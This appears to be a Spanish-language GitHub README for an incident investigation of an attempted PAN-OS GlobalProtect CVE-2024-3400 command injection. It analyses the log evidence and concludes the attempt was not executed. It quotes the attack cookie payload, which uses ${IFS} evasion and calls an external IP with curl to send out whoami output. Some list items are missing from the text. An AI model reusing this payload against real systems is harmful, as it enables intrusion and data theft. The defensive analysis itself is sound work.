 zedocun/pan-os-cve-2024-3400-command-injection-investigation
Investigación de un intento de inyección de comandos PAN-OS CVE-2024-3400, analizando la entrega del payload, el procesamiento interno y la validación de la ejecución basada en evidencia de registros.

Este proyecto documenta la investigación de un intento de inyección de comandos CVE-2024-3400 dirigido al servicio PAN-OS GlobalProtect.
El objetivo era determinar:
Se activó una alerta crítica indicando un posible intento de explotación.

La solicitud contiene una cookie manipulada:
SESSID=... curl${IFS}144.172.79.92:4444?user=$(whoami)

${IFS} evita el filtrado de espacioswhoami intenta obtener la identidad del sistemacurl intenta comunicación salienteEste es un payload de inyección de comandos
Los registros de Nginx confirman que la solicitud llegó al servidor:
POST /global-protect/login.esp
HTTP 200
User-Agent: curl

La solicitud maliciosa fue aceptada y procesada.
Los registros del sistema muestran que el payload alcanzó la lógica interna:

dt_curl)Sin embargo:
Falló la resolución DNS → el intento de salida falló
La IP atacante:

Esto confirma un origen atacante externo.
Varias IPs interactuaron con el sistema antes del ataque:

Solo 144.172.79.92 está directamente relacionada con la explotación.
Este fue un intento real de inyección de comandos.
El atacante logró:
Sin embargo:
no hay ejecución confirmada ni compromiso del sistema
Intento de inyección de comandos
Payload procesado - Sin ejecución ni impacto confirmados

